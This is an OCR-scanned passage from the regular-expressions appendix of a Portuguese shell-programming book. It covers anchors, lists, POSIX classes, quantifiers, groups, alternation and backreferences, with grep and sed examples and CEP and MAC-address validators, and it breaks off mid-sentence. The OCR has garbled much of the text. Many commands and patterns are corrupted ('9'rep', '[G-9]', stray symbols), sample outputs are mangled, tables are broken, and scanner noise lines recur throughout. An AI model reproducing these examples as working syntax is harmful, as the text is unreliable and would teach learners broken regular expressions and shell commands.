busca que permite procurar por uma palavra no texto em edição. Digita-se
a palavra e esse mecanismo procura, sem opções (ou complicações, como
muitos diriam ).
Alguns editores, com uma busca um pouco mais esperta, permitem
a procura ignorando a diferença entre letras maiúsculas e minúsculas,
por meio do uso de um curinga, geralmente o asterisco ( " I , que signi-
fica "qualquer coisa". Este também funciona na linha de comando, pois
quando você faz um 1s • . t xt, está listando "todos os arquivos com a
extensão . t xt" .
Editores de texto mais profissionais têm suporte para ERs e permitem
o uso de uma série de metacaracteres, que são caracteres especiais que
assumem uma função em vez de seu valor literal (como o curinga • já
citado). Uma ER é formada por metacaracteres e caracteres literais, mas,
para simplificar a demonstração dos conceitos, os caracteres literais serão
representados apenas com letras, embora também possam ser números e
símbolos <. ~ ' ~ ' # . . .) .
Encare os metacaracteres como pequenas ferramentas (e assim serão
referidos no restante do texto). Cada uma delas possui uma função espe-
cífica, que pode variar com o contexto no qual está inserida, e essas fun-
ções podem ser agregadas e aninhadas umas com as outras. produzindo
expressões muito poderosas. Vamos dar uma olhada em algumas dessas
ferramentas, como . • [. J. ' e +.
Mate com d re l s l • s
Expressões regulares 381
Para facilitar o aprendizado, dividimos esses metacaracteres em 4 grupos:
• Âncoras;
• Representantes;
• Quantificadores;
• Outros.
Vejamos então cada um deles, procurando dar exemplos bem significa-
avos.
Âncoras
O primeiro grupo de metacaracteres que veremos é formado pelas ânco-
ras. Elas têm esse nome porque sua finalidade não é combinar (casar) com
um texto, mas sim indicar a posição na qual o texto será pesquisado. Veja
o quadro resumo a seguir:
ER Função
A
.Pesquisar texto no início das linhas '
- -
$ liPesquisar texto no fim das linhas
b IPesquisar texto no início elou no fim das palavras
B liNegação de  h
Exemplos:
No /etc!passwd do Fedora se você fizer
$ grep root /etc/passwd
Achará duas linhas: a primeira é referente ao rooc propriamente dito e
a segunda é referente ao usuário operator que, por ter seu diretório home
em /root, também é localizado pelo comando grep. Para evitar este tipo
de coisa, procuramos o root somente no início das linhas de /etc/passwd.
E para isso fazemos:
$ grep 'Aroot ' / etc/passwd
rooc : x : O:O: ronc : 'rooc : /b,n/bast
382 Programação Shell Unux
Agora veja só esse arquivo:
$ cat -vet nums
lS
$
2$
$
$
3S
Como sabemos que o cat com as opções -vet marca o fim de linha
com um cifrão <~l , deduz-se que algumas linhas de nums estão vazias.
Vamos então brincar com ele um pouquinho:
$ sed 'a/A/:/' nums
: l
:2
: 3
$ sed ' s/$/:/' nums
1 :
2 :
3:
$ sed '/A$/d' nums
1
2
3
Primeiramente trocamos o inicio n de cada linha por dois pontos <
:1,
no segundo fizemos o mesmo ao final de cada linha IS> e finalmente dele-
tamos as linhas que tinham o início I'> colado no final <S>.
Veja só este arquivo:
$ cat ave
avestruz
ave-do-paraiso
trave
cavei
traveco
Expressões regulares 383
Como você pode notar, todos os seus registros contém a cadeia ave .
Primeiramente vejamos os exemplos mais óbvios do uso de bordas:
$ grep - E 'bave' ave
avt:.::st ruz
ave-do-paraiso
$ grep - E •aveb' ave
ave- do-parals o
t rave
$ 9'rep - E ' baveb' ave
ave-do-paJ:aiso
Como você pôde ver, o hífen também é considerado borda. Para efeito
do b sob Shell, só não são bordas as letras, os números e o sublinhado,
isso é: [A- za-z0- 9_1
Vamos ver outros exemplos, um pouco mais complexos:
$ grep - E '  Bavêb ' ave
trave
$ 9Cl;Cp -E ' bo.vcB' o.vc
avest.ru=
$ grep - E ' BaveB ' ave
cavei
t ravec o
Como vimos, o B casa com tudo que não for borda.
Representantes
Veremos agora os metacaracteres representantes, que são assim chama-
dos porque representam determinados caracteres em um texto.
ER Nome Significado
IPonto IQualquer caractere uma vez
l I Lista
Qualquer dos caracteres dentro dos colchetes
uma vez
[ A J Lista negada Nenhum dos caracteres da lfsta
~1atcria com d r bs auto a.~s
384 Programação Shell Unux
Suponhamos que você esteja editando um texto e queira procurar pela
palavra "Fim", mas não se lembra se ela começava com f ou F. Você
pode usar uma ER para procurar pelos dois casos de uma só vez. A ER
seria .im . O ponto é uma ferramenta que casa - termo que pode signifi-
car representa ou compara- "qualquer caractere", mas apenas uma vez.
Então, poderíamos obter como resposta, além do "Fim" e "fim" desejados,
"sim", "mim", "rim" etc. Ou seja, chegamos à conclusão de que nossa ER
não é específica o suficiente.
Vamos agora começar a trabalhar a ER, refiná-la, torná-la mais precisa.
Sabendo que "Fim" podia ter um f maiúsculo ou minúsculo, e nada dife-
rente disso, ela poderia ser descrita por [Ffl im. Os colchetes são uma
ferramenta também. Como o ponto, casam uma única vez, mas casam
apenas "qualquer dos caracteres entre os colchetes".
Assim especificamos nos colchetes quais caracteres são válidos numa
determinada posição. Então estamos procurando por uma letra r ou f ,
seguida de uma letra i , seguida por sua vez de um m.
Uma dica importante: dentro de uma lista, não existem metacaracteres,
quero dizer: dentro da lista os metacaracteres perdem seus superpoderes
e são tratados como simples e reles caracteres mortais.
Exemplos:
12[ :. J34h, casará com: 12 : 3qh, 12 . 34h e 12 34h. Dessa forma o
ponto <.J dentro da lista não representa qualquer caractere, mas somente
o literal ponto <. >•
Quanto à lista negada, veremos logo à frente, para não perder a didática
desta sequência de exemplos.
Quantificadores
Os quantificadores servem para indicar o número de repetições permitidas
para a entidade imediatamente anterior. Essa entidade pode ser um carac-
tere ou metacaractere.
Em outras palavras, eles dizem a quantidade de repetições que o átomo
anterior pode ter, quantas vezes ele pode aparecer.
Expressões regulares 385
Os quantificadores não são quantificáveis, então dois deles seguidos em
uma ER é um erro.
E tenha sempre na sua memória: todos os quantificadores são gulosos.
? Opcional
• Asterisco
+ Mais
t I Chaves
Torna a entidade anterior opcional
Zero ou mais ocorrên~s da enüdade anterior
Uma ou mais ocorrências da entidade anterior
Especifica exatamente a quantidade de repetições da en-
tidade anterior
Vou repetir: todos os quantificadores são gulosos e, por isso, casarão
com o máximo que conseguirem. Mais tarde voltaremos a abordar isso,
mas já fique atento e de orelha em pé.
E se você quisesse procurar por letras repetidas? Por exemplo, aa, aaa,
aaaa etc. Num editor de textos normal você procuraria cada possibilidade
uma a uma. Com ERs, você pode simplesmente informar aa•. O asterisco
<• 1 aqui não funciona como o curinga que vimos há pouco, que substitui
"qualquer caractere". Aquele é um caractere usado para a expansão de
nomes de arquivos, providenciada pelo She/1. Esse aqui é um metacarac-
tere de Expressão Regular. Por favor, não confundam expansão de nomes
de arquivos com Expressões Regulares. São duas coisas totalmente dis-
tintas, apesar de seus metacaracteres por vezes serem semelhantes.
Em ERs, o asterisco t•l é um quantificador, ou seja, indica que a entidade
imediatamente anterior (nesse caso a letra a) pode aparecer várias vezes.
Mas o asterisco ( * ! também casa zero vezes, então nossa expressão a a •
também casaria uma letra a (uma letra a, seguida de outra letra a zero
vezes). Poderiamos fazer aaa•, que sempre casaria um mínimo de duas
letras a.
Temos um outro quantificador, o sinal de adição (+ ). O sinal de adição
funciona da mesma maneira que o asterisco ( *}, só que ele casa a en-
tidade imediatamente anterior uma ou mais vezes. Então ficaríamos com
aa+, ou seja, uma letra a, seguida de outra letra a que apareça uma ou
mais vezes.
~1atcria com d r bs auto a.~s
386 Programação Shell Linux
Como acabamos de ver, o ponto c. > representa qualquer caractere e
o asterisco C*> representa zero ou mais caracteres da entidade anterior.
Desta forma o . * é o tudo e o nada, isto é, casa com qualquer coisa: o
tudo. Quando o asterisco (*> representar zero caracteres da entidade an-
terior, será o nada.
Esse tipo de construção deve, quando possível, ser evitado por ser de-
masiadamente gulosa. No final deste apêndice, haverão algumas dicas
para evitar isso, procurando ser o mais específico possível.
Exemplo: Bem, agora que já sabemos o básico de ERs, como faríamos
para resolver um problema cotidiano com elas?
Você escreveu um texto, uma redação, um manual. Como fazer checa-
gens ortográficas rápidas, procurando erros comuns como:
1. Eu "grudei" minha pontuação com a palavra anterior? Por exemplo:
Hoje?
Assim:
Nossa!
Fim.
2. Eu deixei um espaço em branco após a pontuação? Por exemplo:
Hoje? Não vai dar.
Assim: um, dois e três.
Nossa! Que estranho.
3. Após finais de período, como ponto c. >, exclamação c!> e interro-
gação (? >, eu comecei a frase seguinte com letra maiúscula? É inútil
dizerque, sem ERs, qualquer uma das três checagens propostas seria
trabalhosa, resumindo-se a testar cada uma das possibilidades uma a
uma, e no caso da número 3, seria um teste de a até z , um por um.
Desgastante.
Vamos às respostas:
Para exemplificar, vamos usar nos exemplos o arquivo besteira . txt, que
tem o seguinte conteúdo:
Expressões regulares 387
$ cat besteira.txt
~u vi um velho c om um f ole velho nas costas . t anto fede o fole do vel ho,
quanto o velho do fole fede .
Um desatio :diga isso bem ràp ido
1. Temos uma palavra e devemos ter o sinal de pontuação logo em se-
guida, sem espaço entre eles.
TÁTICA: procurar um espaço seguido de um sinal de pontuação:
BR: •• [ ?! . :; ]•'
ou seja, procure um espaço em branco seguido de: ? , ou 1 ou .,
ou :, ou ' .
Exemplos:
$ sed 's/ [? 1. : ; , ]/X/g' besteira. txt
Eu vi um vel ho com um fol e velho nas costa~X tdn to fede o fo l e do velho , quanto
o velho do fole fede .
Ui1l desafioXdiga isso bem rápidox
Como ainda não sabemos guardar o texto casado por Expressões Regu-
lares, substituí o que estava incorreto (um sinal de pontuação precedido
por um espaço em branco) por um X somente para mostrar que os erros
foram localizados corretamente. Por enquanto continuaremos usando esse
artifício, porém, mais tarde, quando estudarmos grupos, voltaremos a es-
ses exemplos fazendo os acertos definitivos.
2. Logo após um sinal de pontuação, deve haver um espaço em bran-
co. Para procurar os erros, temos duas táticas e conheceremos dois
conceitos novos da ferramenta [ 1.
• Conceito novo: lnteNalo
Dentro dos colchetes, dois caracteres com um hífen (- I entre eles
significa um intervalo. Então [A- z J é o mesmo que "ABCDEFGHIJKLH-
NOPQRSTWXYZ" . Idem para [ a- z J.
TÁTICA 1: procurar um sinal de pontuação seguido de uma letra:
BR: " [ ? !.:; ) [A-Za-z) "
~1atcria com d r bs auto a.~s
388 Programação Shell Linux
ou seja, procure por: ? , ou ', ou . , ou :, ou :, seguido imedia-
tamente por uma letra entre A e z ou uma letra entre a e z. Aqui
temos um problema, pois acabamos perdendo erros como sinais se-
guidos de números, ou sinais repetidos como " ?? ".
Exemplos:
$ sed 's/[ ?1 . : ; ,J[A·Za-=1/X/g' besteira.txt
eu vi um velho corn um fole velho nas coHas . t•nto fede o fole do
velhoXuanto o velho do fo le fede .
Um desafio X1go isso bem r.lpido
• Conceito novo: negação.
Dentro dos colchetes, se o primeiro caractere for um sinal de acento
circunflexo 1AJ , o significado dos colchetes muda para "qualquer
caractere, exceto os de dentro dos colchetes".
TÁTICA 2: procurar um sinal de pontuação seguido de qualquer coi-
sa, menos um espaço em branco:
e~: '' L? ! . : ; Jl" 1"
ou seja, procure por: : , ou ' , ou . , ou :, ou : , seguido imediata-
mente por qualquer coisa fora um espaço em branco.
Exemplos:
$ sed 's/[?1. : :,1!A 1/X/g' besteir a.txt
Eu vi uro vel ho com Lun fole velho nas costas t.a.nto fede o fole do
velhoXuant-o o velho do fol e fede.
Um desafio Xi ga isso bem rãpido !
Como prometi, esse exemplo serviu para explicar o conceito de lista
negada.
3. Logo após um sinal de pontuação de fim de período e o espaço
em branco, deve haver uma letra maiúscula, pois é um começo de
frase.
Mate com d re l s 1 • s
Expressões regulares 389
TÁTICA 1: procurar um sinal de pontuação, um espaço em branco e
uma letra minúscula:
E:R : " [? !. ) [a-z) ..
ou seja, procure por: ? , ou ! , ou ., seguido de um espaço em bran-
co, seguido de uma letra minúscula entre a e z .
Exemplos:
$ sed 's/(? 1 . ] [a - z]/X/g ' besteira . txt
Eu vi um velho com um fole velho nas costas Xanto fede o fole do
velho, quanto o velho do fole fede .
Um desalio : diga isso bem rápido !
TÁTICA 2: procurar um sinal de pontuação, um espaço em branco e
qualquer coisa menos uma letra maiúscula.
ER: ??? essa fica de exercício para você. Só eu trabalho aqui?
Expostos os conceitos e dados alguns exemplos, aqui vão alguns
exercícios para estimular sua imaginação. São todos simples, e não de-
vem tomar muito de seu tempo, então pare de correr um pouco e tente
fazê-los. Escreva, utilizando apenas os conceitos aprendidos, uma ER
para casar:
1. A palavra "revista" no singular e no plural.
2. A palavra "letra", em qualquer combinação de letras maiúsculas ou
minúsculas (leTra, LEtrA, leTRA, Letra, letRa etc.).
3. Números inteiros.
4. Um número IP (um número IP tem o formato nnn.nnn.nnn.nnn, por
exemplo: 192.168.255.145).
Antes de vermos outras ferramentas mais complexas (metacaracteres) e
dicas um pouco mais avançadas, vamos dar uma revisada no que vocês já
leram, para consolidar o aprendizado e nos aprofundarmos um pouco mais
neste conteúdo.
Exemplo:
390 Programação Shell Linux
~ ~~
------------------------------------·
Qualquer caractere
rletrasJ Qualquer das letras dentro dos colchetes
[~letras) Qualquer das letras exceto as dentro dos colchetes
rt-zI Qualquer das letras entre t e z
------~------------------------------------
z* Letra z zero ou mais vezes
,.,. Letra z uma ou mais vezes
Bem, vamos começar a dar nomes aos bois e falar na língua que usuá-
rios de ERs entendem. Como já foi visto, o asterisco <*) e o sinal de adição
(+l são quantificadores, pois indicam repetição da entidade anterior. Os
colchetes <[ 1> são chamados de classe de caracteres, e o ponto <
.> é
ponto mesmo.
Também foi visto que temos uma classe negada de caracteres, repre-
sentada por r• J e ainda que podemos ter um intervalo dentro dessa clas-
se, representado por um hífen <-> entre dois caracteres.
Estou esperando vooê me perguntar:
- E como colocar um circunflexo <~>. um hífen H ou um fecha col-
chetes <J1 literal dentro de uma e/asse de caracteres?
Bem, o circunflexo ~~ 1 só é especial se for o primeiro dentro da clas-
se de caracteres, então basta colocá-lo em outra posição, como em
ra~ L que casa ou uma letra a ou um circunflexo <~> . O hífen <
- >,
basta colocá-lo como primeiro ou último da classe, e o fecha colchetes
n >, ponha-o no início. Assim, 11 r~ -I casa um L ou L ou ~ ou - .
Olhe de novo a ER com calma, respire, você vai compreender. & : >
Fingindo ser lista
Existem 2 classes de caracteres que parecem listas, exercem papel seme-
lhante a elas, mas que não podem ser classificadas como tal. São elas:
• Classes POSIX;
• Sequências de escape.
Expressões regulares 391
Classes POSIX
As Classes POSIX parecem listas, representam diversos caracteres, têm sin-
taxe semelhante à das listas, mas não são listas. Elas foram desenvolvidas
para compensar o locale. Mais especificamente, isso significa que elas re-
presentam todos os caracteres de cada idioma. Ou seja, quando falamos de
pt_BR, essas classes envolvem todas as letras acentuadas, além do cedilha.
r . C8racterésde,cordroJe
em
l :dlgít : I Dfgitos
• aph: I ca.~ vlslveis (em
•
I : lower : I Caracteres em caixa baixa
; rint:
[ :punct : J Caracteres de pontuação
1:upper : 1 Caracteres em caixa alta
Exemplos:
[ [: upper: J [ :lower : I [ :cligit : I J
É uma lista (e os colchetes mais externos é que definem isso), formada
pelas classes (que não são listas) de letras maiúsculas, letras minúsculas
e números. Mas repare que [ :upper : J + 1:lower : J = [ : alpha: J . Então
poderíamos reescrever esta lista da seguinte forma:
( [ :alpha: )(: digit : ]J
ll
392 Programação Shell Linux
Agora temos uma lista formada por duas classes: a de letras e a de
números. Mas note ainda que r:alph.a: 1 + t: digit : J = 1: alnum: J • Rees-
crevendo novamente vem:
( [ :alnum: J 1
Repare agora que temos uma lista formada por somente uma classe, e
para ser lista a classe precisa estar envolvida pelos colchetes que definem
a sintaxe desses Representantes.
Vamos supor que a variável $EndHw tenha o endereço de hardware (mac
addres) de um computador. Usando as classes POSIX, fica muito fácil mon-
tar uma Expressão Regular para verificar se o valor da variável é válido ou
não. Veja este fragmento de código:
H (( $EndH>l =· [ [ :xdigit : IJ[ [ :xdigit: : I J: ( [: xdigit : ll .J
l i: xdi git : I J: I I : xdigh : J I I ( : xdigh: I J : I I: ;:digit : J I .J
I I: xdi gi t : I 1 : I I :xdigit : 1I I I : xdigi t : I I : I I: xdigit : I I I I :xdigi t : I J I 1
then
echo Endereço de hardware a.pz:ovado
el se
echo Endereço de hardware com formato irregular
fi
Pode parecer complicado, mas não é mesmo! Vamos analisá-lo:
Como nós vimos na seção "E tome de test" o comando r1... 11 é um
intrínseco (builtin) do Shell que equivale ao comando test, e que, com o
operando =-, compara Expressões Regulares.
Dentro do comando test, notamos que a dupla 1r:xdigit : 11r1: xdi-
git : 1 1: se repete 6 vezes. Isso significa dois hexadecimais (algarismos
que variam de o a t) seguido de dois pontos 1: ) , exceto na última dupla,
que não tem os dois pontos <, ) ao fim. Ou seja, este é o mac propriamen-
te dito.
Esse último exemplo foi feito de forma muito rudimentar devido à falta
de bagagem de Expressões Regulares. Quando estudarmos Grupos, vere-
mos este código reduzir-se a menos de um terço deste.
~1atcria com d r bs auto a.~s
Expressões regulares 393
Sequências de escape
Essas nos já vimos ao longo do livro e estão descritas na seção relativa ao
comando tr, porém, cada uma delas representa um único caractere e, por
isso, não se enquadram aqui; porém, elas têm extensões que representam
cada uma uma gama de caracteres, e são essas que nos importam no es-
copo das Expressões Regulares. Vejamos:
Escape Significado
3 Casa espaços em branco, r ou t
S Negação de .s: casa o que não for espaço em branco, r ou t
w Casa letras, dígitos, ou ·_ ·
I
 W Negação de  w
Exemplos:
$ cat - vet DOS .txt
&sce arquivo !oi'M$
gerado por um ttp'!1$
mal feito do DOS'M$
ou rwi-
n para o Linux . "'M
$
Repare que ao final de cada linha existe um ·~1 antes do cifrão ($ l . Isso
ocorre porque no DOS/rWin o fim de linha precisa de um CR (carriage re-
turn, cujo ascii é 13, octal 015 e é representado pela sequência de escape
r) e de um LF (line feed, cujo ascii é 10 , octal 012 e é representado pela
sequência de escape n), ao passo que os UNIX/LINUX usam somente um
LF. Esses dois caracteres de controle são mostrados pelas opções -vet do
comando ca t como ' Me cifrão <Sl , respectivamente (veja o comando cat
no capítulo 3 da primeira parte deste livro.
Veja o que acontece agora:
s s ed '•1 s/ x/ q' DOS .tx t
Est exarquivoxfoi:-:
geu1doxporxum;:ftpx
~lxfe i~oxdoxDOSx
ouxrwi nxparaxoxLinux . x
~1atcria com d r bs auto a.~s
394 Programação Shell Linux
Essa linha de comandos trocou os finais de linha do arquivo, além dos
caracteres em branco por um x . Como o arquivo é do estilo DOS, termi-
na com um CR e um LF. Vamos usar o comando tr para remover os CR
(r ) .
$ t r - d ' r ' < DOS.txt ( tee arq.DOS I cat - vet
este arquivo foi$
ge~ado por um ftp$
m•l feito do DOS$
ou rWi n pa.::a o Linux . $
O tr -d removeu os CR e o comando t ee jogou a saída do t r para o
arquivo a r q . oos e para o comando cat com a opção -vet, para que você
veja que o CR já era. Vamos executar o mesmo sed novamente:
$ sed 's/ s/x/g' arq.DOS
Estexarqui voxfoi
gerador.po.rxumxftp
malxfeitoxdoxoos
OUXtVil1Xp<ltiiXO>:.Lin ux .
Como você viu, o x no fim da linha foi causado pela sequência de esca-
pe s, do sed, atuando sobre o CR e não sobre o LF.
Vamos agora ver o uso do w (de word) usando o mesmo sed:
$ s ed •s/w/x/ g' <<< 'Batatinha frita l , 2 , 31'
xx xxxxxxx xxxxx x, x, x!
$ •ad •s/W/X/9' <<< ' Ba tatinha frita l, 2, 3! '
na t.a d.nha x f r i t.ax l x :.:2 :-:x 3x
Ou seja, a sequência de escape •r casou com todas as letras e todos os
algarismos. Se houvesse sublinha 1 , • ele também casaria. No exemplo
seguinte. o w casou exatamente o oposto.
Agora vamos aumentar nosso arsenal. A primeira novidade é o ponto de
perguntação (ou será interrogação?) ( ? ) , que também é um quantificador,
que casa o caractere anterior zero ou uma vez apenas, ou seja, ele pode
ser encarado como opcional, pode existir ou não.
Então para fazermos uma ER que case a palavra "revista" no singular ou
plural, basta:
.revistas?
Mate com d re l s 1 • s
Expressões regulares 395
Exemplos:
$ Manchete="A obra foi revista e publ.icada nas revistas"
$ grep -Eo 'revistas? ' <<< "$Manchete"
revi sta
révist.as
Só para relembrar, a opção - E do 9 rep serve para usarmos Expressões
Regulares estendidas (como é o caso do opcional <?> ) e a opção - o é
usada para que o gr ep devolva somente o trecho casado. Dessa forma
vimos que ele casou tanto r evista quanto revistas .
Sendo a letra s a entidade imediatamente anterior à i nterrogação (? l ,
ela torna-se opcional, atingindo o objetivo.
Com os três quantificadores vistos até então, percebemos que podemos
definir com ERs quantidades de O, 1 ou muitos. Mas e no caso de procu-
rarmos, por exemplo, um número de cinco dígitos? Claro, num primeiro
momento, o mais óbvio seria:
[G-9] [ G-9] [0 -9] [ 0 - 9] [ G-9]
Funciona, mas, além de redundante, como faríamos se fossem quinze,
vinte dígitos? Para se ter um controle mais refinado, temos o quantificador
numérico: as chaves 11l l . Dentro delas se coloca a quantidade desejada
de ocorrências da entidade anterior. No exemplo anterior do número de
cinco dígitos, faríamos:
(0- 9 ] { 5)
ou seja, qualquer número entre Oe 9, cinco vezes. Atenção aqui, não é o
mesmo número repetido como 66666 e sim qualquer número do intervalo,
cinco vezes, como 73956 por exemplo.
Mas o quantificador numérico é muito mais flexível que isso, pois além de
números fixos de repetições, permite a definição de intervalos, com a sintaxe:
(ii, fi )
onde: ii= início de intervalo e n = fim de intervalo. Assim:
z{3,5 )
que quer dizer: a letra z de três até cinco vezes, o que casaria zzz , zzzz
e zzzzz .
~1atcria com d r bs auto a.~s
396 Programação Shell Linux
Além disso, podemos ter uma definição mais relaxada como:
z (5}
ou:
z (3,)
que equivaleria a "exatamente 5" ou "no mínimo 3" letras z , respectivamente.
Exemplos:
$ scd - r 's/e(3)/ www./g' <<< eeej ulioneves . c om
•1'IW . julioneves .com
$ grep -Eo •a{2,) ' <<< "Um espirro faz assim: aaat chim''
aaa
Nesse último, usamos as Expressões Regulares expandidas do g rcp
(opção -e;) e a opção -o que mostra somente o que casou. Daí vimos que
apesar de haverem diversas letras a no texto, a Expressão Regular só ca-
sou com aaatchim, onde, como solicitado, haviam pelo menos duas letras
a consecutivas.
Podemos agora dar uma melhoradinha na nossa rotina de critica do mac
address, que vimos quando falamos das classes POSIX. Veja:
1f ( ( $Endl!w =· r(: r.d igit : ]] (2 ) : (r: r.digit : ] )(2) : ( ( : xdigit : ]] ..J
( 2):[ r :xdigi t : ]] f2) : [[ : xdigit : ] j (2 1:[ r: xdigit :j j{ 2 ) l i
then
echo Endel'eço de harcl•are aprovado
else
echo Endereço de ha.cdwa.re com formato irregul ar
ti
Melhorou, mas quando aprendermos as ferramentas que virão logo a
seguir, ficará muito melhor.
Dê uma revisada em todos os quantificadores. Os mais atentos deverão
perceber que os quantificadores *, + e ? são equivalentes a ro, 1, 11, 1
e ro, L1. Pois é. Fazem a mesma coisa, mas os primeiros são mais curtos
e fáceis de ler.
Até agora sempre que os quantificadores foram referenciados, se disse
que eram relativos à "entidade" anterior. Essa entidade deve-se ao fato de que
as ERs podem ser agregadas, ou seja, pode-se concatenar ERs, mesclando
ferramentas e construindo-se ERs tão complexas quanto se necessite.
~1atcria com d r bs auto a.~s
Expressões regulares 397
Outros
Lembra que eu disse que os metacaracteres, para efeito didático, se divi-
diam em 4 grupos: Âncoras; Representantes; Quantificadores e Outros?
Mas por que Outros? Você vai me perguntar.
Ora, porque não se encaixam em nenhum dos grupos anteriores.
Veja quais são os componentes do grupo Outros:
.
ER Nome Significado
 Iescape Tira os poderes do caractere seguinte
I 11 ou Escolhe entre~·
.
( ) Jgrupo Reúne caracteres
1••• 9 ~ retrovisor Retoma texto~·-~~ .;. ~ t' •...
Algumas vezes você não deseja que um metacaractere <. A s * + ? 
[ < t 1 1 seja interpretado como tal, então precisamos tirar seus superpo-
deres. Existem duas formas de fazer isso:
• Colocando o metacaractere dentro de uma lista (como já havíamos
visto);
• Precedendo o metacaractere com uma contrabarra.
Exemplos:
Vamos montar uma linha de comandos para criticar um número de CEP,
que, como você sabe, tem o formato NN.NNN-NNN, onde cada N equivale
a um algarismo de zero a nove. Como primeira tentativa vamos fazer:
$ li $cep =- 10-9](2}. 10-9](3}-10-9](3} }I H echo CEP $cep OK
Agora vamos executá-la duas vezes. A primeira com a variável
cep=l2 . 345- 678 e a segunda com cepal23456-7B9 :
$ cep=l2.345- 678
$ 11 $cep =- 10-9](2}.10- 9)(3}-10-9](3} JJ && echo CEP $cep OK
CEP 12 . 345- 678 OK
398 Programação Shell Linux
S cep=l23456 - 789
$ [ [ $cep =- [0-9] [ 2). [0-9)[3}-[0-9]{3} )) $.& e cho CEI? Scep 0 1(
CEP 123456- 789 OK
Hiii, a segunda execução deu um resultado imprevisto, pois o número do
CEP não era válido. Vamos botar uma contrabarra antes do ponto <
.J e
vamos testar novamente:
$ ( ( $cep • - [0- 9){2). (0- 9){3) - (0 - 9)(3) ) ] && echo CEP $cep OI<
$
Haaa, agora sim! Agora não deu a mensagem dizendo que o CEP
estava certo. Isso ocorreu porque o ponto 1. 1 é um metacaractere que
casa com qualquer caractere. Quando o precedemos com uma contra-
barra, ele perde seus superpoderes e passa a ser simplesmente o literal
ponto 1. J.
Agora que você está crente que já acabou a Expressão Regular e está
tudo funcionando beleza, veja isso:
$ cep=l23.456-78 90k
$ [ ($cep =- [0-9) [ 2} .{0-9) [ 3 } )] && echo CEP Scep OI<
çg p 123 . 456- 7890 OK
Repare que no número informado c123 . 456-78 90), o pedaço 23 . 456-789,
casa com a Expressão Regular que montamos para o CEP. Para que eela
figue 100%, é necessário colocar-lhe limites com as âncoras, e para isso
faremos:
$ [ [Scep - - '[0- 9] [2) .[0 - 9] [3 }- (0- 9 ] ( 3)$]] && echo CEP Scep OK
$
Como você viu, agora não apareceu a mensagem dizendo que o CEP
estava OK.
A Expressão Regular também funcionaria se colocássemos uma borda
{bJ antes e outra depois, nos lugares do circunflexo t'J e cifrão tS J, res-
pectivamente.
Suponha que, de um rol de frutas, você queira aceitar somente pe r a ou
uva ou maç ã . Para isso constrói-se uma Expressão Regularusando o alter-
nador, que é representado por uma barra vertical 111. Vejamos:
~1atcria com d r bs auto a.~s
Expressões regulares 399
Exemplos:
$ cat f~;utas
abacate
macà
morc1ngo
pera
-.::itnqerina
uva
S qrcp -E 'pe ra luva(maçã• frutas
maçâ
pera
uva
Não se esqueça que uma lista é uma espécie de ou para somente uma
letra. Assim cal [mdccvi a, é o mesmo que calma tcalda tcalca 1calça Icalva.
Mas quando isso for possível, lembre-se sempre de usar a lista.
Você verá que o uso dos parênteses formando um grupo restringe a
abrangência do ou 11 1, e pode parecer estranho, mas é essa limitação
que lhe dá mais poder.
Como numa expressão matemática, os parênteses definem um grupo,
e seu conteúdo pode ser visto como um bloco à parte na expressão. Agora
as ERs começam a ficar divertidas.
Exemplo:
Com o uso de grupos podemos melhorar aquele fragmento de código
que usamos para criticar o endereço de hardware (mac address). Veja:
it (( s end!!w =- (l[ :xcligit:)!(2) : )(5! [[: xdigit : )J(2} li
then
echo El)dereco de hiU:dware aprovado
el se
echo Endereço de hard·!are com formato irreqular
fi
Note que com o uso do grupo (parênteses) foi possível montar um conjunto
formado por 2 dígitos hexadecimais e dois pontos 1: l , o que possibilita
fazer esse grupamento como um todo ocorrer 5 vezes, ficando de fora so-
mente os 2 últimos dígitos hexadecimais, porque estes não são sucedidos
por dois pontos (: ) .
(governa) ?dor
Mate com d re l s l • s
400 Programação Shell Linux
A entidade que a interrogação deixou opcional nesse caso foi todo o
agrupamento dos parênteses, então essa ER casa governador e dor.
E ainda, como ferramenta complementar ao agrupamento, temos a alter-
nância, representada pela barra vertical 1. Seriam alternativas possíveis a uma
posição, um "OU" lógico. Assim, vamos fazer uma ER que case algumas possi-
bilidades de cargos públicos que poderíamos ocupar e não nos preocuparmos
mais em aprender essas expressões complicadas... Comecemos com:
(governalsenalverea)dor
sem a interrogação <?) no grupo, deixamos dor atrelada aos três cargos
públicos de uma só vez: governador, senador e vereador. Mas é claro,
não podemos nos esquecer da ala feminina, para empregar a mulher, a
irmã, ... incluiremos uma letra a opcional no final :
(governalsenalverea)dora?
Mas ainda faltam os primos, cunhados e afins, então cargos de vice pra
eles:
(vice-)?(governalsena Jverea)dora?
Uau! Nossa expressão agora reconhece doze cargos públicos:
governador
governadora
vice-governador
vice-governadora
senador
senadora
vice-senador
vice-senadora
vereador
vereadora
vice-vereador
vice-vereadora
Expressões regulares 401
Agora podemos nos tranquilizar. a família toda está garantida. Bem, dei-
xando a politicagem de lado, creio que é perceptivel o quão poderosa é a
sintaxe das ERs, que com poucas ferramentas se consegue ser bem espe-
cífico, conseguindo dizer muito com pouco.
Mas eu já falei que usando o agrupamento ganha-se um brinde? Não?
Pois é, cada vez que se usa os parênteses, seu conteúdo (o que a ER ca-
sou) é automaticamente armazenado num registrador interno para poder
ser usado mais à frente na expressão. O nome é feio: "referência retroa-
tiva", mas essa caracteristica é ótima para procurar coisas repetidas. Por
exemplo, para procurar a palavra quero-quero, a ER seria:
(quero)-1
A forma de se referir ao conteúdo do registrador é um número de 1 a 9
com uma barra invertida na frente. Chama-se isso de "número escapado".
Um uso muito comum dessa referência é a procura de palavras repeti-
das num texto.
Exemplo:
Continuando o nosso corretor ortográfico, vamos montar uma ER que pro-
cure duas palavras iguais seguidas que tenhamos digitado inadvertidamente.
ER: ((A- Za - z ) +) 1
ou seja, qualquer cadeia de letras maiúsculas ou minúsculas seguida de
um espaço em branco e seguida da mesma cadeia novamente.
Pode-se fazer uso de até nove registradores sempre contando da es-
querda para a direita. Então algo como:
Exemplo:
Já (vi ) o (quero) - 2 (hoj e), mas  3 nao  l m aqm para vé- l o
é traduzido para:
Jil vi o quero- quero hoj e , ma!t ho)e nâo vim aqu1 pat:<l vê- lo
Note que os parênteses não alteram o sentido da ER, apenas servem
como marcadores. Com isso já demos um grande salto no aprendizado das
ERs. E como pequenos exemplos são melhores e valem mais que diver-
sas páginas de teoria:
Mate com d re l s l • s
402 Programação Shell Linux
Vamos ver um exemplo prático do uso de grupos com retrovisores. Su-
ponha que temos um cadastro de aniversariantes com o seguinte formato:
cat aniv
1919-11-08 Hedy Couti nho
1947-07-05 Si lvina Duarte
1980- 01- 17 Ju1iana Duarte
1984- 11- 08 Paula Duarte
Para procurar os aniversariantes de um determinado mês seria muito
